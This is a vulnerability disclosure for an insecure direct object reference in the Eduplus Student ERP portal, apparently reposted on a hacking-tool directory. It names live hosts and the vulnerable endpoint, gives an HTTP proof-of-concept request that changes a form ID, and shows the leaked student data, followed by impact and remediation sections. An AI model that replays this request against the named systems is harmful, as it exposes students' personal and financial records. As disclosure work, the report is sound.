
Skip to content
KitploitKITPLOIT
ToolsBlog
Submit
ToolsBlog
Submit

Hacking, PenTest, and Cybersecurity Tools for Your Security Arsenal!

Kitploit is a directory of hacking, cybersecurity, and pentesting tools. Discover the latest project updates to find vulnerabilities, analyze systems, automate testing, and strengthen your security.

··Feeds·Contact·Privacy·© 2026 Kitploit

Tool Directory

Categories

View all categories
Loading categories
CVE-2026-35678 — Detailed vulnerability research report on an IDOR in Eduplus Student ERP, including technical analysis, PoC, impact assessment, and remediation recommendations. | Kitploit
Tools/GitHubGitHub/sharma19d/cve-2026-35678
Vulnerability AnalysisExploitationInformation GatheringWeb SecurityPenetration Testing
GitHubsharma19d/cve-2026-35678

CVE-2026-35678

Detailed vulnerability research report on an IDOR in Eduplus Student ERP, including technical analysis, PoC, impact assessment, and remediation recommendations.

View Repository
4 months agoNot yet reviewed

Most Popular

View all →

Discover the most used tools by our community.

Explore all tools

Browse our collection of tools

View all tools →
Share

Vulnerability Research Report: All Eduplus Student ERP Insecure Direct Object Reference (IDOR)

Researcher: Vinay Sharma

1. Executive Summary






This report details a high-severity security vulnerability identified in the Eduplus Student ERP platform, specifically within the student learner portal (learnerapi.pceterp.in). The application suffers from a Universal Insecure Direct Object Reference (IDOR) on the exam form submission endpoint, allowing any authenticated user (student) to retrieve the sensitive personal and financial data of any other student by manipulating form identifiers.

vulnerabilities allows for large-scale data harvesting of student records, including Personally Identifiable Information (PII) and detailed financial transaction audit trails.


2. Vulnerability Details

  • Target Host: learnerapi.pceterp.in, learner.zealerp.in, learner.despu.edu.in etc
  • Affected Endpoint: POST /ExamForm/viewSubmitExamForm
  • Vulnerability Types:
    • Insecure Direct Object Reference (IDOR) [CWE-639]
    • Weak Cryptography (AES-ECB with Hardcoded Key) [CWE-327, CWE-798]
    • Sensitive Data Exposure [CWE-312]
  • Severity: High (Estimated CVSS v3.1: 7.5 - CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:N)

  • 3. Technical Analysis

    3.1 Insecure Direct Object Reference (IDOR)


    The vulnerability resides in the viewSubmitExamForm endpoint. The server relies on two client-supplied parameters to identify the record to be retrieved:

    1. Request Body: {"formid": "XXXXX"}
    2. HTTP Header: Router-Path: /view-pcu-exam-form/XXXXX

    While the user must be authenticated, the server fails to verify if the authenticated student is authorized to view the data associated with the requested formid. By iterating through numerical IDs, an attacker can access the records of other students.

    4. Proof of Concept (PoC)

    4.1 IDOR Exploitation

    A standard POST request to the vulnerable endpoint with a modified formid yields sensitive student data.

    Request:

    root@kitploit:~
    POST /ExamForm/viewSubmitExamForm HTTP/2
    Host: learnerapi.pceterp.in
    Content-Type: application/json
    Router-Path: /view-pcu-exam-form/28984
    ... (Authenticated Headers) ...
    
    {"formid":"28984"}
    

    Response (Summary of Leaked Data):

    root@kitploit:~
    {
      "status": "200",
      "examFormname": "B.Tech - Sem VI - Regular",
      "receipt_no": "REC/2023/54321",
      "feespaiddate": "2023-10-15",
      "ispaymentdone": {
        "username": "[email protected]",
        "received_amount": "1500.0",
        "updation_ip_address": "103.x.x.x",
        "erp_transaction_id": "ERP_998877",
        "bank_transaction_id": "BANK_ABC123",
        "paymentgateway_transaction_id": "PG_XYZ789",
        "learner": {
          "id": "12345"
        }
      }
    }
    
    5
    4
    3
    2
    1

    Uploading Idorpoc.mp4…


    5. Impact Assessment

    The successful exploitation of this vulnerability allows for:

    • Mass Exposure of PII: Access to names, email addresses, student IDs, and login IP addresses of the entire student body.
    • Financial Data Breach: Exposure of transaction history, bank IDs, and payment gateway references. This information is highly sensitive and could be used for financial social engineering or fraud.
    • Academic Privacy Violation: Unauthorized access to exam forms, mentor assignments, and submission statuses.

    6. Remediation Recommendations

    6.1 Authorization Fix (Priority: High)

    • Implement Server-Side Authorization Checks: The backend must verify that the formid requested belongs to the learnerid associated with the active session. Never trust the formid or Router-Path parameters without validation against the authenticated session token.

    6.3 General Hardening

    • Minimize Data Output: Ensure the API only returns the fields necessary for the specific UI view. Internal transaction IDs and IP addresses should be redacted unless absolutely required for the user's workflow.
    • Session Security: Review the use of custom encrypted headers for session management and consider using standard, hardened JWTs or secure HTTP-only cookies.
    Download Tool